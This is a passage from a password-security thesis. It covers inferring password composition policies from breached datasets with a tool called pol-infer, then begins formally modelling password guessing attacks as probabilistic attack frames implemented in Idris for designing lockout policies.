<i>words</i>	The number of words in the password. We define “words” in the same way as in (Shay et al., 2016)—as “letter sequences separated by a nonletter sequence”.
<i>lowers</i>	The number of lowercase letters in the password.
<i>uppers</i>	The number of uppercase letters in the password.
<i>digits</i>	The number of digits in the password.
<i>symbols</i>	The number of non-alphanumeric characters in the password.
<i>classes</i>	The number of character classes in the password. We recognise four character classes in the popular LUDS scheme—lowercase, uppercase, digits and symbols.

For instance, let us suppose we wish to infer the minimum length constraint specified by the policy that the 000webhost dataset (Osborne, 2015) was created under (that is, $\alpha = \text{length}$). In this case, previous research (Golla and Dürmuth, 2018) has established that the answer is 6, and yet the data in Table 4.4 would seem to contradict this—there are passwords shorter than this present in the data.

TABLE 4.4: Frequencies $f(l)$ of passwords of different lengths l in the 000webhost dataset (Osborne, 2015), alongside their cumulative frequencies $\text{cum}(l)$ and the multiplier $\text{mult}(l)$ required to reach the cumulative frequency of the next length $\text{cum}(l+1)$.

l	$f(l)$	$\text{cum}(l)$	$\text{mult}(l)$
1	306	306	6.03
2	1540	1846	1.42
3	775	2621	1.47
4	1221	3842	1.66
5	2456	6388	137.23
6	870,209	876,597	2.38
7	1,208,092	2,084,689	—

It is readily apparent how the data in Table 4.4 may be used to determine the minimum length constraint in the 000webhost policy. By observing the outlying value of 137.23 in the $\text{mult}(l)$ column, we can see that we now have an outlier detection problem. In Table 4.4, for every length l :

$$\text{mult}(l) = \frac{\text{cum}(l+1)}{\text{cum}(l)}$$

We can infer the minimum password length enforced by the password composition policy under which this data was created by looking for the outlying “sudden increase” in $f(l)$, taking $l+1$ where:

$$\text{mult}(l) = \max(\{\text{mult}(m) | m \in \mathbb{N}\})$$

For the 000webhost data, this gives us the correct answer 6. By examining the number of digits in a password, as opposed to password length (that is to say $\alpha = \text{digits}$), we are also able to determine that the 000webhost policy demands that passwords contain at least one digit (see Section 4.5.5).

By setting a lower threshold on $\text{mult}(\alpha)$ we are able to specify a cutoff point c below which we assume there is no constraint in place on the feature α in question. For $\alpha \in \{\text{length}, \text{digits}, \text{uppers}\}$, we have found success using a value of 2 as this threshold (i.e. $c = 2$). For example, consider that the 000webhost policy does not demand that any uppercase letters be present in passwords.

TABLE 4.5: Frequencies $f(u)$, of passwords containing different numbers of uppercase letters u in the 000webhost dataset Osborne, 2015, alongside their cumulative frequencies $\text{cum}(u)$ and the multiplier $\text{mult}(u)$ required to reach the cumulative frequency of the next uppercase letter count $\text{cum}(u+1)$.

u	$f(u)$	$\text{cum}(u)$	$\text{mult}(u)$
0	12,366,006	2,366,006	1.08
1	1,049,727	13,415,733	1.02
2	315,637	13,731,370	1.02
3	267,042	13,998,412	1.02
4	260,061	14,258,473	1.02
5	241,305	14,499,778	1.02
6	220,202	14,719,980	1.01
7	187,806	14,907,786	—

As no value in Table 4.5 is outlying above the default cutoff point of 2, we conclude that there was likely no constraint on minimum number of uppercase letters present in the password policy when the dataset was created.

4.5.5 Results: Real Data

We present a set of results demonstrating the success of our approach when used to infer minimum password length specified by the policy under which 4 different datasets were created: the RockYou dataset, Yahoo! Voices dataset, 000webhost dataset and LinkedIn dataset. For more information on these datasets, their origins and characteristics, refer to Section 4.4. The results that follow were produced using *pol-infer*—a tool we make available (Johnson, 2019c) for inferring password composition policies from large datasets using the approach we describe in Section 4.5.4.

The RockYou Dataset (2009)

Previous research has established that the majority of the RockYou dataset (Cubrilovic, 2009) was created under a password composition policy enforcing a minimum password length of 5 with no other requirements (Golla and Dürmuth, 2018).




FIGURE 4.23: Passwords of different lengths l in the RockYou dataset (Cubrilovic, 2009), plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

The outlying point at $l = 4$ in Figure 4.23 indicates that the password composition policy that most of the passwords in the dataset were created under enforces a minimum length of 5. This aligns with existing literature (Golla and Dürmuth, 2018).

The Yahoo! Voices Dataset (2012)

Previous research has established that the majority of the Yahoo! Voices dataset (Gross, 2012) was created under a password composition policy enforcing a minimum password length of 6 with no other requirements (Mayer, Kirchner, and Volkamer, 2017).




FIGURE 4.24: Passwords of different lengths l in the Yahoo! Voices dataset (Gross, 2012), plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

The outlying point at $l = 5$ in Figure 4.24 indicates that the password composition policy that most of the passwords in the dataset were created under

enforces a minimum password length of 6. This aligns with existing literature (Mayer, Kirchner, and Volkamer, 2017).




FIGURE 4.25: Passwords containing different numbers of digits d in the Yahoo! Voices dataset (Gross, 2012), plotted against the multiplier $mult(d)$ required to reach the cumulative frequency of the next digit count $cum(d + 1)$.

Inferring the Absence of Constraints As no points in Figure 4.25 are present above the default *pol-infer* (Johnson, 2019c) cutoff point of $c = 2$, the tool indicates that there was likely no constraint on minimum number of digits present in the password policy when the Yahoo! Voices dataset was created. This aligns with existing literature (Mayer, Kirchner, and Volkamer, 2017).

The 000webhost Dataset (2015)

Previous research has established that the majority of the 000webhost dataset (Osborne, 2015) was created under a password composition policy enforcing a minimum password length of 6 with the additional requirement that passwords must contain at least one numeric digit (Golla and Dürmuth, 2018). This is a relatively unusual password composition policy, and determining that the dataset we possess was also likely created under this policy is a strong indicator that we have an authentic copy.




FIGURE 4.26: Passwords of different lengths l in the 000webhost dataset (Osborne, 2015), plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

The outlying point at $l = 5$ in Figure 4.26 indicates that the password composition policy that most of the passwords in the dataset were created under enforces a minimum length of 6. This aligns with existing literature (Golla and Dürmuth, 2018).




FIGURE 4.27: Passwords containing different numbers of digits d in the 000webhost dataset (Osborne, 2015), plotted against the multiplier $mult(d)$ required to reach the cumulative frequency of the next digit count $cum(d + 1)$.

The outlying point at $d = 0$ in Figure 4.27 indicates that the password composition policy that most of the passwords in the dataset were created under enforces a minimum of 1 digit in passwords.

The LinkedIn Dataset (2016)

Previous research has established that the majority of the LinkedIn dataset (Burgess, 2016) was created under a policy enforcing minimum length 6 with no other requirements (Golla and Dürmuth, 2018).




FIGURE 4.28: Passwords of different lengths l in the LinkedIn dataset (Burgess, 2016), plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

The outlying point at $l = 5$ in Figure 4.28 indicates that the password composition policy that most of the passwords in the dataset were created under enforces a minimum length of 6. This aligns with existing literature (Golla and Dürmuth, 2018).

4.5.6 Results: Synthetic Data

In order to simulate the effect of some of the circumstances mentioned in Section 4.5.1 that could potentially create non-compliant “noise” in real-world password datasets, we created the following synthetic datasets:

- **2word12_linkedin_padded:** The LinkedIn dataset (Burgess, 2016) filtered according to a 2word12 policy (at least 12 characters long, at least 2 letter sequences separated by a non-letter sequence) to leave 1,511,786 passwords. This has then been combined with the *singles.org* dataset (Leyden, 2009a) (16,248 passwords), *elitehacker* dataset (1000 passwords), *hak5* dataset (Constantin, 2009) (2987 passwords), and *faithwriters* dataset (Greenberg, 2010) (9709 passwords). This is designed to simulate intentional padding of a dataset created under one policy with several other smaller datasets in order to increase its resale value.
- **2class8_linkedin_errors:** The LinkedIn dataset (Burgess, 2016) filtered according to 2class8 policy (at least 8 characters long, at least 2 character classes present from lowercase, uppercase, digits and symbols) to leave 65,271,156 passwords. For every password in this dataset containing either a space or a comma, this password has then been split into two or more separate strings along these tokens, leading to the creation of 404,547 additional records. This simulates the type of formatting error that might be introduced by processing scripts after the dataset has been exfiltrated.

Intentional Padding

Figure 4.29 and Table 4.6 show the use of our methodology to recover the original password composition policy of 2word12_linkedin_padded (2word12). The outlying points at $l = 11$ and $w = 1$ give us a length and word count of 12 and 2 respectively.




FIGURE 4.29: Passwords of different lengths l in the 2word12_linkedin_padded synthetic dataset, plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

TABLE 4.6: Frequencies $f(w)$ of passwords containing different numbers of words w in the 2word12_linkedin_padded synthetic dataset, shown alongside their cumulative frequencies $cum(w)$ and the multiplier $mult(w)$ required to reach the cumulative frequency of the next word count $cum(w + 1)$.

w	$f(w)$	$cum(w)$	$mult(w)$
0	2500	2500	11.18
1	25,460	27,960	39.39
2	1,073,513	1,101,473	1.17
3	190,996	1,292,469	1.07
4	89,916	1,382,385	—

Formatting Errors

Figure 4.30 and Table 4.7 show the use of our methodology to recover the original password composition policy of 2class8_linkedin_errors (2class8). The outlying points at $l = 7$ and $c = 1$ give us a length and class count of 8 and 2 respectively.




FIGURE 4.30: Passwords of different lengths l in the 2word12_linkedin_errors synthetic dataset, plotted against the multiplier $mult(l)$ required to reach the cumulative frequency of the next length $cum(l + 1)$.

4.5.7 Limitations

While our approach is capable of approximately inferring password composition policies that place constraints on specific password features, it cannot offer a guarantee that the inferred policy is accurate or complete. As an example of a password composition policy rule that would be very difficult to infer, consider a rule that limits password length to a maximum of 1024 characters. As very few user-chosen passwords would be in violation of this rule even in its absence, its impact on user password choice would be very limited, making its inference very difficult.

4.5.8 Future Work

Where time and date of account creation is available in password data dumps, it may be possible to detect with some accuracy the date and time of any password

TABLE 4.7: Frequencies $f(c)$ of passwords containing different numbers of character classes c in the 2word12_linkedin_errors synthetic dataset, shown alongside their cumulative frequencies $cum(c)$ and the multiplier $mult(c)$ required to reach the cumulative frequency of the next class count $cum(c + 1)$.

c	$f(c)$	$cum(c)$	$mult(c)$
1	591,820	591,820	84.87
2	49,637,360	50,229,180	1.27
3	13,401,629	63,630,809	1.03
4	2,044,894	65,675,703	—

composition policy changes, offering new insight into the organisation’s internal security practices. This may require *pol-infer* to become more modular, acting as a framework capable of hosting different inference algorithms.

We suspect that the password composition policy is not the only information of potential interest to security researchers that is lost in disclosure when a party publishes compromised data. We may also be able to infer constraints on usernames, or restrictions on e-mail addresses that may be used to sign up for the service where these are included in the disclosed information. Future work might more comprehensively address the problem of forensic analysis of breached user credentials for research or investigatory purposes.

Work on *pol-infer* is planned to make policy inference more automated and comprehensive (e.g. inference of dictionary checks), with an option to generate password composition policy names in the style used by (Shay et al., 2016). We plan to make use of *pol-infer* and the methodology we propose in this work to help prepare password data for use in research into other aspects of password security, such as formally verified password composition policy enforcement software (Ferreira et al., 2017).

4.6 Towards Curated, Privacy-Preserving Datasets

Work by Bonneau in 2012 collaborated with Yahoo! to collect anonymised frequency distributions for the passwords of almost 70 million users of Yahoo! on-line services, using proxies deployed for a 48-hour period around a random subset of Yahoo! servers. Bonneau obviously avoided collecting plaintext passwords, instead using a hash function and a random key discarded immediately after data collection was complete to preserve the frequency distribution while making recovery of plaintext passwords impossible. Nevertheless, the data collected admitted a rich statistical analysis yielding interesting (and often surprising) insights into user password choice within and between the array of demographics studied. For example, that registration of a payment card on the Yahoo! service in question does not impact password security any more than age or nationality do, and that even users in very different language communities tend converge on the same weak passwords (Bonneau, 2012b). Unfortunately, Bonneau was not able to release the password frequency lists publicly, due to concerns by Yahoo! that these could be combined with other knowledge about users involved in order to de-anonymise them (Blocki, 2017). These concerns were not unfounded—Narayanan and Shmatikov demonstrated as early as 2007 that the *Netflix Prize Dataset* could be de-anonymised by combining data

from the Internet Movie Database (IMDB), allowing them to re-identify specific users (Narayanan and Shmatikov, 2007).

In 2016, Blocki, Datta, and Bonneau applied perturbations to this dataset in order to generate and ultimately publish a differentially private (Dwork, 2008) version of it (Bonneau, 2015). In the accompanying publication, the researchers demonstrate that the dataset provides strong privacy guarantees protecting the identities of the individuals it concerns. That is to say, that an adversary would be unable to learn any significant additional information about individual users in the dataset even if they had access to a wealth of background knowledge on those individuals (Blocki, Datta, and Bonneau, 2016).

While the dataset published by Blocki, Datta, and Bonneau does not contain plaintext passwords (only how frequently they occur) and as such cannot be applied directly to research examining password composition, we nevertheless advocate strongly for greater attention by the information security research community (particularly in password security research) to generating and curating such datasets that can be analysed, transformed and redistributed with strong guarantees in place that the individuals they concern are not being placed at risk by doing so.

4.7 Conclusion

In this chapter, we began in Section 4.1 by establishing that the only currently-available source of ecologically-valid human-chosen password data is humans themselves. In Section 4.2 we introduced and discussed the relative strengths and drawbacks of the two main sources of human-chosen password data: that which is sourced for the purpose of research either in the lab or via crowdsourcing; and that breached from real-world systems and subsequently made public by cyber-criminals. In Section 4.3, we examined the ethical quandaries posed by the use of breached password data in research, beginning with a reading of our institutional guidelines, and an appeal to the precedent set by other well-established institutions and researchers in our field. We follow this with a brief aside into applied ethics during which we apply principles from normative ethics in order to better understand and contextualise the views held by four other prominent researchers in the field of usable security. We conclude the section with a distillation of our own views on the big ethical question, with the hope of inviting further discussion and critique from others in the field. In Section 4.4, we introduce each breached password dataset we make use of in our work, including the service the data originated on and the context in which it was compromised and released into the public arena.

In Section 4.5, we demonstrated a simple, easy-to-implement methodology for approximately reconstructing the password composition policy under which a password data dump was created without the need to interact with any of the parties involved in its disclosure. Once we have done this, we are able to trivially filter out non-compliant passwords if we so wish. We make *pol-infer*, the tool implementing this methodology that we used to produce the results in Sections 4.5.5 and 4.5.6, freely available (Johnson, 2019c). We show that results obtained by this tool agree with existing literature on several real-world password datasets, and that it is effective on datasets generated to mimic those that might arise as a result of intentional padding or buggy data processing (Johnson et al., 2019).

Finally, no discussion of sourcing human-chosen password data would be complete without mention of the research effort dedicated to making it possible to study and redistribute real-world password data without the risk of causing further harm to victims. In Section 4.6, we touch on work by Blocki, Datta, and Bonneau in collaboration with *Yahoo!* to gather and release perturbed password frequency lists carrying strong differential privacy guarantees, ensuring that such data cannot be usefully employed by malicious actors to aid in guessing a user's password (Blocki, Datta, and Bonneau, 2016).

Chapter 5

Modelling Password Guessing Attacks

We devote this chapter to proposing a formal model of password guessing attacks, parametric on the password probability distribution of a system and a password guessing attack as a sequence of strings. This model takes the form of a novel abstract data type, the *probabilistic attack frame (PAF)*, which captures a point-in-time “frame” of a password guessing attack as it progresses, including guesses already made, the probability of attack success, and guesses still pending. To showcase the practical utility of this model in the simulation and analysis of password guessing attacks, we create GSPIDER—a password guessing attack simulation tool written in the dependently-typed programming language Idris (Brady, 2013) that captures PAFs in a type-safe way across systems supporting different character sets (see Section 5.4). We put GSPIDER to use in the rigorous construction of lockout policies (see Section 5.5.2) to keep risk of account compromise in an *online* password guessing attack (see Section 5.1.1) below a user-chosen threshold.

Overview of contributions: This chapter contributes a novel abstract data type called the *probabilistic attack frame (PAF)* (Section 5.3), illustrates the type-safe encoding of password guessing attacks using PAFs in a dependently-typed programming language (Section 5.4) and demonstrates their application in the construction of lockout policies across systems protected by different types of password authentication (e.g. text-based passwords and PINs) (Section 5.5.2). We present promising future research directions for our work on PAFs in Section 5.6 before concluding in Section 5.7.

5.1 Password Guessing Attacks

Password guessing attacks represent a class of attack on digital password authentication systems whereby an unauthorised claimant attempts to compromise a user account by repeatedly trying passwords drawn from a dictionary of likely candidates. Attacks of this nature constitute perhaps the most significant threat to otherwise well-secured password-protected systems today. Whether conducted *online* or *offline* (see Section 5.1.1), the tendency of human-chosen passwords to be weak as well as extensive cross-site password reuse (Das et al., 2014) makes password guessing a highly lucrative pursuit for criminals (Ives, Walsh, and Schneider, 2004), and motivates research into the creation of tools for simulating, modelling and analysing this class of threat.

5.1.1 Online vs. Offline Attacks

Password guessing attacks fall broadly into two categories—*online* attacks that are performed against the legitimate authentication mechanism belonging to the victim service such as a login form (Wang et al., 2016); and *offline* attacks which are performed against a stolen dump of password hashes (Weir et al., 2010). Online attacks require, at some level, the ongoing cooperation (i.e. continued availability) of the victim service, are subject to latency if conducted over a network, and may be throttled if repeated unsuccessful login attempts are detected. Despite this, Wang et al. demonstrate that highly effective targeted online password guessing attacks can consist of as little as 100 guesses (Wang et al., 2016). By contrast, studies such as the study by Weir et al. run offline attacks consisting of as much as 10^{14} guesses against existing, large breached password databases (Weir et al., 2010). Attacks at both extremes of magnitude can be simulated and modelled using the techniques described in this chapter, though we describe the limitations of our implementation when it comes to very large attacks in Section 5.6.4.

5.1.2 Guessing Attack Evolution

A key property of password guessing attacks is that they *evolve* over time. That is to say, passwords are guessed sequentially and (if the attack is well-designed) in a way designed to maximise the proportion of early successful guesses. The most effective password guessing attacks, therefore, have *diminishing returns*—as we make more and more guesses at a password, we become less and less likely to successfully guess it (Blocki, Harsha, and Zhou, 2018). The problem of representing the state of a password guessing attack in a way that allows us to easily visualise its evolution is a key obstacle to reasoning with conviction about the effectiveness of mitigation measures we might put in place on a system to increase its resilience to that attack. This is easiest to appreciate when considering those measures designed to arrest the evolution of a guessing attack before its chance of success becomes too high, such as login attempt rate limiting designed to slow down the rate at which guesses can be made, or account lockout policies to lock an account entirely, forcing the claimant to resort to fallback authentication if an incorrect password is given too many times (Bonneau et al., 2015a; Herley and Oorschot, 2012; Segreti et al., 2017). A tool that captures the probability of a guessing attack succeeding at each stage of its evolution would grant us a valuable simulation tool with which to model the anticipated effectiveness of these security measures.

5.2 Motivation

Any practical tool for simulating, modelling or reasoning about password guessing attacks should ideally be as real-world ready as possible. That is to say, the tool should readily accept some representation of a real guessing attack (e.g. a dictionary of guesses generated by a password cracking tool) as part of a data structure that captures the key characteristics of that attack as simply yet comprehensively as possible. As an example of why this is important, consider a model that represents password guessing attacks as sets of strings, for example:

$$\{\text{"password"}, \text{"123456"}, \text{"hunter"}, \text{"matrix"}, \dots\}$$

This representation has several problems that make it incompatible with real-world password guessing attacks. We dedicate the remainder of this section to discussing three of these problems, which we address in this chapter with our novel abstract data type.

5.2.1 Guessing Order

A set-based model cannot capture the order in which guesses are made. Because sets by themselves have no notion of order, we are restricted to reasoning about the whole attack, or not at all. We would be unable, for example, to use a such a model to understand the threat posed by the attack if allowed to run to 50% completion. An ideal model should therefore make use of ordered collections in modelling the dictionary of guesses used in the attack, granting us the ability to step forwards or backwards through the attack as required to measure its probability of success at different stages of its evolution.

5.2.2 Duplicate Guesses

The set-based model is incompatible with attacks that contain duplicate guesses, as sets do not support the notion of distinct but identical members. One instance in which duplicate guesses may arise is in attacks where mangling rules are applied to passwords on which they have no effect. The popular password recovery tool Hashcat (Hashcat, 2020) does this under some configurations. For example, consider the following mangling rule that replaces all occurrences of the character “s” in a password p with a dollar sign “\$”:

$$\text{mangle}(p) = \text{replace}(p, "s", "$")$$

This would have an effect on the string “password” (yielding “pa\$\$word”) but no effect on, for example, “matrix”, creating a duplicate guess. If a guessing attack applies mangling rules to some dictionary of common passwords and does not optimise out duplicates produced in this way, an attack with multiple identical guesses will arise. Making the same guess twice, in the context of a password guessing attack against a single static system (intuitively, a single user account), is never useful, and while the first attempt may have a probability of success, the duplicate attempt will always have a probability of 0 (that is, guessing the same password twice has the same probability of success as guessing that password once). This is, of course, not the case for live, dynamic systems on which users might change their passwords during an ongoing attack. Nevertheless, as previous research has shown that users are, in general, reluctant to change their passwords (Inglesant and Sasse, 2010), we anticipate that the likelihood of user password changes during a password guessing attack meaningfully affecting its chance of success is low enough to be negligible. Our model should therefore be able to effectively represent attacks containing duplicate guesses.

5.2.3 Correctness and Type Safety

There are no explicit constraints on the characters allowed in the strings in the set, which means our model is not type-safe. As an example of what we mean by this, consider that it does not make sense to guess the password “hunter2” on an PIN-protected smartphone, which supports numeric PINs only. Further,

an attack that has finished cannot make another guess, and an attack that has not started yet cannot be stepped back into a previous state. Our model should therefore be type-safe across password-based authentication mechanisms that support different character sets in their passwords, and ensure that “bounds checking” of password guessing attacks is encoded at the type level. By employing a dependently-typed language, we can be sure at compile time that we do not attempt a guessing attack on a distribution of passwords that does not support the same character set, attempt to make more guesses than we have in our attack, and that we make only one guess at a time—three very desirable correctness properties for our model to have.

While taking such a rigorous approach might initially seem like a purely academic exercise, a well-specified implementation of such a model that can be checked for these correctness properties at compile time carries with it very real benefits. For instance, when we build threat modelling software based upon such a model (as we do starting in Section 5.4 of this chapter) the confidence we have in the underlying model extends to our confidence in the correctness of the output of this software. A well-specified model is also easier to reason about, increasing the ease with which it can be extended, built upon, or integrated into more comprehensive software toolchains.

5.3 Probabilistic Attack Frames

Probabilistic attack frames (or PAFs) constitute a novel abstract data type that addresses the limitations of set-based models that we describe in Section 5.2. A single PAF can be represented as a tuple of the form (P, G, D, Q) , where:

- P is a list of passwords representing pending attempts. Passwords in P are those that form part of the attack, but have not yet been tried against the system. The head (first element) of P represents the next guess.
- G is a list of passwords representing guessed attempts. Passwords in G are those that have already been tried against the system. The head of G represents the most recent guess made.
- D is a probability distribution over the space of all possible passwords. Given a password p , $D(p)$ gives the probability of that password being a correct guess.
- Q is the cumulative success probability of the guessing attack taken at that frame. Q must be between 0 and 1.

We are certainly not the first to use probability distributions to model user password choice on password-protected systems. Work by Malone and Maher (Malone and Maher, 2012) and later work by Wang et al. (Wang et al., 2017) models user password choice in this way, finding that user-chosen passwords tend to follow Zipf’s law. Work such as this hints at potential exciting future work involving fitting a curve to the distribution (as in the work by Wang et al.) and approximating password probabilities using the equation of that curve (see Section 5.6). This demonstrates that modelling password datasets as probability distributions is a useful technique, and justifies us representing them in this way in PAFs. We dedicate the remainder of this section to defining useful transformations and predicates for use with PAFs.

5.3.1 Terminality and Ongoingness

We say that a PAF is *terminal* when it has no more guesses to make—its list of pending guesses P is empty. A PAF $F = (P, G, D, Q)$, then, can be checked for *terminality* using the following function:

$$\text{terminal}(F) := |P| = 0$$

We say that a PAF is *ongoing* if it still has pending guesses. A PAF F can therefore be checked for *ongoingness* by negating *terminal*(F):

$$\text{ongoing}(F) := \neg \text{terminal}(F)$$

5.3.2 Advancing an Attack

Because our attacks may contain duplicate guesses, we must ensure that only the first instance of a particular guess contributes to our overall guess success probability. To this end, we must first define a function *distinctProb* that returns the probability of some password p according to some function $D : \text{Password} \rightarrow 0 \leq d \leq 1$ if that password is not in some collection G , returning 0 otherwise:

$$\text{distinctProb}(p, D, G) = \begin{cases} D(p) & \text{if } p \notin G \\ 0 & \text{otherwise} \end{cases}$$

If a PAF F is not terminal, it can be *advanced* to the next guess, moving a pending guess p from P to the list of made guesses G , and increasing the cumulative guess success probability Q by the probability of that password according to distribution D .

Assuming $F = (p :: P', G, D, Q)$, we define the function *advance* as:

$$\text{advance}(F) = (P', p :: G, D, Q + \text{distinctProb}(p, D, G))$$

That is to say, the next attempt p is removed from P and added to G , while $D(p)$ is added to Q if p is not already in G .

5.3.3 Retreating an Attack

To invert *advance*, i.e. to step back to the previous frame, we introduce the function *retreat*. We start by defining a pair of predicates *initiated* and *uninitiated* to determine whether or not any guesses have yet been made. Assuming that $F = (P, G, D, Q)$, these predicates are defined as:

$$\begin{aligned} \text{uninitiated}(F) &:= |G| = 0 \\ \text{initiated}(F) &:= \neg \text{uninitiated}(F) \end{aligned}$$

A PAF F that has been initiated (i.e., its G is non-empty) can be *retreated* to regenerate the previous frame. Assuming $F = (P, g :: G', D, Q)$, we define *retreat* as follows:

$$\text{retreat}(F) = (g :: P, G', D, Q - \text{distinctProb}(g, D, G'))$$

5.3.4 A Graphing Algorithm

Using a PAF, we give a short imperative pseudocode algorithm to plot probability of attack success as guesses are made. We use an implementation of this algorithm to produce the visualisations in Section 5.5.

```
F = (P, G, D, Q)
while ongoing(F):
    plot(|G|, Q)
    F = advance(F)
```

5.4 Type Safety with Dependently Typed PAFs

The type-safety of the individual components of the PAF is also an issue: how can we ensure, for example, that we do not use a distribution of passwords for a web application supporting ASCII passwords to attempt to reason about the success of an attack on a mobile phone PIN that can contain numbers only? How can we encode, at the type level, that it is not allowed to advance a terminal frame, or retreat an uninitiated frame? A dependently-typed language can allow us to, among other things, express the notion that a PAF is specific to only some system supporting a specific subset of the set of characters. In this section, we present a case study demonstrating this in practice by implementing GSPIDER, a tool for plotting guess success probability over the course of a password guessing attack, given a password probability distribution and dictionary of guesses. We choose Idris (Brady, 2013) as our implementation language for its powerful dependent type system.

5.4.1 Restricted Character-Set Strings

At the core of our model is the *restricted character-set string*—a dependent type parametric on a set of characters (which we call a *System*) which restricts the subset of characters permitted in a string at the type level.

```
-- Define the numeric-only string type.
NumericOnlyString : Type
NumericOnlyString = RestrictedCharString
    ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']

-- Define a value of this type.
validNumericOnlyString : NumericOnlyString
validNumericOnlyString = "63465"

-- The following will produce a type error, and fail to build.
invalidNumericOnlyString : NumericOnlyString
invalidNumericOnlyString = "correcthorsebatterystaple"
```

FIGURE 5.1: A numeric-only string, encoded in Idris using our *RestrictedCharString* dependent type. Note that while the string “63465” will typecheck without an issue, attempting to give “correcthorsebatterystaple” as a value of this type will produce a type error and fail to build.

If we wanted to specify the type of a mobile phone PIN, for example, we could define a string which may be numeric only. We encode `NumericOnlyString` in Figure 5.1 as an example. We show a valid definition of a value of this type (which contains numbers only) and a definition that will produce a type error and fail to build due to a violation of the type-level constraint on characters permitted in the string.

Our implementation of restricted character-set strings is shown in Figure 5.2. We are assisted here by the `auto` argument to the data constructor `MkRestrictedCharString`, the effect of which is to search the current context for the information necessary to construct a proof that the string `val` returns `True` when passed to the `madeOf` function.

```
madeOf' : (chars : List Char) -> (str : List Char) -> Bool
madeOf' chars [] = True
madeOf' chars (x :: xs) = elem x chars && madeOf' chars xs

madeOf : (chars : List Char) -> (str : String) -> Bool
madeOf chars str = madeOf' chars (unpack str)

data RestrictedCharString : (allowed : List Char) -> Type where
  MkRestrictedCharString : (val : String) ->
    {auto prf : So (madeOf allowed val)} ->
      RestrictedCharString allowed
```

FIGURE 5.2: Our definition of restricted character-set strings in Idris. Note the use of the `auto` keyword to search the current context for the information necessary to construct a proof that the string `val` returns `True` when passed to the `madeOf` function.

The use of `choose` in our `restrictStr` function in Figure 5.3 places the result of `(madeOf chars str) = True` into the current context, allowing construction of a restricted character-set string from a primitive `String` value in the `Left` branch of the case block. Attempting to do this in the `Right` branch will fail to typecheck. It is this function that permits us to load attacks and distributions from disk by reading them as strings and attempting to convert them to restricted character-set strings, discarding them if this is not possible.

```
restrictStr : (chars : List Char) -> (str : String) ->
  Maybe (RestrictedCharString chars)
restrictStr chars str = case choose (madeOf chars str) of
  Left _ => Just (MkRestrictedCharString str)
  Right _ => Nothing
```

FIGURE 5.3: The function in GSPIDER that converts a normal, unrestricted string to a restricted character-set string if possible, returning `Nothing` if not.

In our dependently-typed PAF implementation, the list of pending guesses P and made guesses G are encoded as vectors of `(RestrictedCharString s)` where s is some `System`.

5.4.2 The Probability and Distribution Types

